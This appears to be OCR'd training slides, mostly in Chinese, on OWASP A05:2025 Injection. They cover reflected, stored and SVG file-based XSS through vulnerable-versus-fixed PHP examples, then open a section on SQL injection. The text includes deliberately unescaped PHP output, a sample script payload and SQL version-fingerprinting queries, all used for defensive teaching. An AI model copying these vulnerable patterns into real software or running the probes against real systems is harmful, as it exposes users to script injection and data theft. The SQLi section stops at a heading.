A05:2025 Injection-Reflected XSS

Reflected XSS

```php
<?php
namespace App\helpers;
use App\exceptions\HttpException;
use Exception;
class ReflectedDemo
{
    public function run(): void
    {
        try {
            header('Content-Type: text/html');
            $data = $_GET['input'] ?? 'No input provided';

            echo "<h1>XSS Demo</h1>";
            echo "<p>Your input: $data</p>";
            echo "<p>Click the link below (be careful)</p>";
            echo "<a href=\"$data\">Click me</a>";

        } catch (Exception $e) {
            throw new HttpException(message: $e->getMessage(), statusCode: HttpException::HTTP_INTERNAL_ERROR_CODE);
        }
    }
}
```

A05:2025 Injection-Reflected XSS

```php
<?php
namespace App\helpers;
use App\exceptions\HttpException;
use Exception;
class ReflectedDemo
{
    public function run(): void
    {
        try {
            header('Content-Type: text/html');
            $data = $_GET['input'] ?? 'No input provided';
            $data = htmlspecialchars(strip_tags($data), ENT_QUOTES, 'UTF-8');
            echo "<h1>XSS Demo</h1>";
            echo "<p>Your input: $data</p>";
            echo "<p>Click the link below (be careful)</p>";
            echo "<a href=\"$data\">Click me</a>";
        } catch (Exception $e) {
            throw new HttpException($e->getMessage(), HttpException::HTTP_INTERNAL_ERROR_CODE);
        }
    }
}
```

A05:2025 Injection-Stored XSS

儲存型 XSS（Stored XSS）

持久型跨站腳本攻擊（Persistent Cross-Site Scripting）

🔍 **核心定義**

惡意腳本被永久儲存在目標伺服器上
（如資料庫、論壇貼文或訪客留言板）。

🗂️ **別名**

又稱為：


- 持久型 XSS（Persistent XSS）
- 二階 XSS（Second-order XSS）

❗ **關鍵區別**

與反射型（Reflected）不同：
受害者不需要點擊特定的惡意連結
只要瀏覽正常的網站頁面即可觸發攻擊

A05:2025 Injection-Stored XSS

攻擊運作流程（Attack Mechanism）



- **Step 1：注入（Injection）**
  攻擊者將惡意腳本（例如 <script>...</script>），透過留言板或個人資料欄位提交給網站。
- **Step 2：儲存（Storage）**
  應用程式未經檢查就將資料存入資料庫（Database）。此時攻擊程式碼已「駐紮」在伺服器中。
- **Step 3：執行（Execution）**
  當受害者（一般使用者或管理員）瀏覽該頁面時，伺服器回傳帶有惡意腳本的內容，瀏覽器自動執行攻擊程式碼。

A05:2025 Injection-Stored XSS

防禦策略（Defense Strategies）

1. 輸出編碼
（Output Encoding）
最有效的防禦。
將特殊字元轉換為 HTML 實體（例如將 < 轉為 <），
確保瀏覽器將其視為文字而非程式碼執行。

2. 輸入驗證
（Input Validation）
在資料進入系統前進行檢查。
驗證資料的類型、長度與格式，
拒絕不符合預期的輸入。

3. 內容安全策略（CSP）
縱深防禦（Defense in Depth）。
透過 HTTP Header 限制腳本的載入來源
（例如僅允許來自 self 的腳本），
防止未經授權的 inline script 執行。

A05:2025 Injection-Stored XSS

A05:2025 Injection

Stored XSS 實戰分析

從錯誤範例到安全防禦：
PHP 程式碼審計

- **背景**：OWASP Top 10:2025 將 XSS 納入 **A05: Injection** 類別。
- **定義**：**Stored XSS** (**持久型** XSS) — 惡意程式碼永久儲存於伺服器，瀏覽即觸發。

A05:2025 Injection-Stored XSS

錯誤示範：無防護的資料輸出

```
1  //    錯誤點：輸出時直接拼接使用者輸入
2  echo "<div>*" . $comment['user'] . ":*</div>";
3  echo "<div>Content:" . $comment['message'] . "</div>";
```


來源可控（User-Controlled Source）
來自 $_POST，攻擊者可隨意輸入。

直接拼接（Direct Concatenation）
無任何過濾或編碼，瀏覽器無法區分文字與程式碼。

致命傷：把不可信的輸入，原樣輸出到 HTML。

A05:2025 Injection-Stored XSS

漏洞解構：為何這段程式碼會被攻擊？



1. 攻擊者（Attacker）
發送 POST payload：
<script>alert('XSS')</script>

2. 伺服器（Server）
漏洞點：未驗證即存入檔案。
Payload 永久保存。

3. 受害者（Victim）
發送 GET 請求瀏覽頁面。

4. 瀏覽器（Trigger）
收到未編碼的 <script>，
立即執行惡意指令！

核心觸發器：因為缺乏 Output Encoding，瀏覽器誤將攻擊者的「文字」視為「指令」執行。

A05:2025 Injection-Stored XSS

防禦核心：Output Encoding 是主防線

Primary Defense 2/3

Rule #1：輸出編碼（Output Encoding）

將所有使用者內容視為純文字，而非程式碼。

```
1  htmlspecialchars($string, ENT_QUOTES, 'UTF-8')
```

ENT_QUOTES：同時處理單引號（'）與雙引號（"）

UTF-8：防止字元編碼繞過攻擊

Secondary Defense 1/3

Rule #2：輸入驗證（Input Validation）

過濾垃圾資料，作為輔助防禦。

- trim() 去除空白
- mb_substr() 限制長度
- 檢查資料型別

「輸出時編碼是主防線，輸入驗證是輔助。」

A05:2025 Injection-Stored XSS

正確寫法：實作安全防護

```php
<?php

// [redacted] 核心修補：輸出編碼（避免 Stored XSS 執行）
$userSafe = htmlspecialchars((string)($comment['user'] ?? ''), ENT_QUOTES, 'UTF-8');
$msgSafe = htmlspecialchars((string)($comment['message'] ?? ''), ENT_QUOTES, 'UTF-8
');

echo "<div>*{$userSafe}:*</div>";
echo "<div>Content: {$msgSafe}</div>";

// [redacted] 輔助：寫入時加上鎖定與 JSON 保護
file_put_contents($file, json_encode($data, JSON_UNESCAPED_UNICODE), LOCK_EX);
```

瀏覽器將 <script> 轉譯為 <script> (純文字顯示)


防止併發寫入損壞檔案

確保中文顯示正常

A05:2025 Injection-File Based XSS


戰術層面：深入檔案核心的清洗

別讓圖片成為惡意腳本的偽裝



風險來源（The Risk）

SVG 與 XML 檔案不僅是圖片，它們本質上是可執行的程式碼。駭客可將 <script> 標籤或事件處理器嵌入其中，製造「檔案型 XSS」。



防禦手段 (The Defense)

強制清洗：在伺服器回傳檔案前，必須使用專用函式庫進行處理。


- 剝離危險元素：自動移除 javascript:、<script> 等指令，僅保留純圖形資料。

Rule #1：預設所有上傳檔案均帶有惡意，清洗後方可出。

A05:2025 Injection-File Based XSS

戰略層面：網域隔離與沙箱機制

限制攻擊半徑，保護核心數據



為什麼清洗還不夠？

- 沒有完美的過濾器。
  當清洗失敗時，我們需要架構上的第二道防線（Defense in Depth）

終極防禦策略（The Strategy）

- 獨立網域託管：
  將使用者上傳的檔案部署於與主網站完全不同的網域（files.example.com）。

安全優勢（Impact）

- 即使惡意腳本在副網域執行，
  瀏覽器同源政策（SOP）也會阻止其存取
  主網站的 Session Token。
  駭客無法竊取帳戶。

Rule #2：讓危險發生在無法造成傷害的地方。實體隔離是最高級別的防禦。

A05:2025 Injection-File Based XSS

當圖片不只是圖片：
SVG 與 File-based XSS

OWASP Top 10：A05:2025 Injection 實戰解析

定義（Definition）


- SVG（Scalable Vector Graphics）本質上是**基於 XML 的代碼**，
  而非單純的像素圖檔。

風險（Risk）

- 攻擊者將惡意 JavaScript 藏於檔案內容中。
  當應用程式回傳 image/svg+xml 時，
  瀏覽器會解析並執行其中的 Script。

分類（Category）

- 屬於 A05:2025 Injection（Cross-site Scripting, XSS） 的一種變體。



A05:2025 Injection-File Based XSS

危險的直覺：直接輸出（Direct Output）

案例分析：SvgXSSBad

```php
$file = $_GET['file'];
$filePath = 'public/icons/' . basename($file);

// 看似安全的檢查
if (file_exists($filePath) && pathinfo($filePath, PATHINFO_EXTENSION) === 'svg') {
    header('Content-Type: image/svg+xml');

    // VULNERABILITY
    echo file_get_contents($filePath);
}
```

看似安全的檔名檢查


漏洞核心（Core Vulnerability）

- 雖然檢查了副檔名
- 但**對檔案內容（File Content）完全沒有防護**
- 伺服器將 SVG（Raw）回傳
- **瀏覽器會無條件解析並執行其中的程式碼**

A05:2025 Injection-File Based XSS

瀏覽器視角：XML 解析與腳本執行

為什麼 image/svg+xml 會觸發 XSS？



SVG 是 XML-based 格式。當瀏覽器解析到 <script> 標籤或 on* 事件處理器時，
會將其視為應用程式的一部分並執行，而非單純渲染圖片。

A05:2025 Injection-File Based XSS

防禦機制：清洗與標頭（Sanitization & Headers）

修正方案：SvgXSSGood

```php
use enshrined\svgSanitize\Sanitizer;

$sanitizer = new Sanitizer();
$rawSvg = file_get_contents($filePath);

// 1. 清洗內容 (Sanitize)
$cleanSvg = $sanitizer->sanitize($rawSvg);

header('Content-Type: image/svg+xml');
// 2. 安全標頭 (Security Header)
header('X-Content-Type-Options: nosniff');

echo $cleanSvg;
```

Sanitization：
使用 svgSanitize 函式庫，只保留圖形資料，移除 Script 與危險屬性


Security Header：
防止瀏覽器嗅探或錯誤解讀檔案類型

A05:2025 Injection-SQL Injection

深入剖析 SQL Injection（SQLi）攻擊技術

從 Union-Based 到 Blind SQLi 的原理與實戰機制

- **SQLi 核心原理**
- **Union-Based SQLi（聯合查詢注入）**
- **Blind Content-Based SQLi（基於內容的盲注）**
- **Blind Time-Based SQLi（基於時間的盲注）**



A05:2025 Injection-SQL Injection

什麼是 SQL Injection (SQLi)？

SQLi 是一種網頁安全漏洞，允許攻擊者干擾應用程式對資料庫的查詢。
這使得攻擊者能夠查看、修改或刪除他們無權存取的資料。

核心成因（The Root Cause）
應用程式將使用者輸入（User Input）直接串接到 SQL 查詢字串中，
導致資料庫無法區分「原本的指令」與「惡意注入的資料」。

預期查詢：

```
SELECT *
FROM products
WHERE category = 'Gifts'
```

預期查詢：

```
SELECT *
FROM products
WHERE category = 'Gifts'--'
```

註解符號
（Comment）
導致後續條件被忽略

A05:2025 Injection-SQL Injection

偵察階段：識別資料庫與結構

為了成功注入，攻擊者通常需要先確認資料庫的類型與版本，
並列舉出資料表的名稱。

Microsoft / MySQL 版本查詢

```
SELECT @@version
```

Oracle 版本查詢

```
SELECT * FROM v$version
```

PostgreSQL 版本查詢

```
SELECT version()
```

列舉資料表（Mapping Schema）

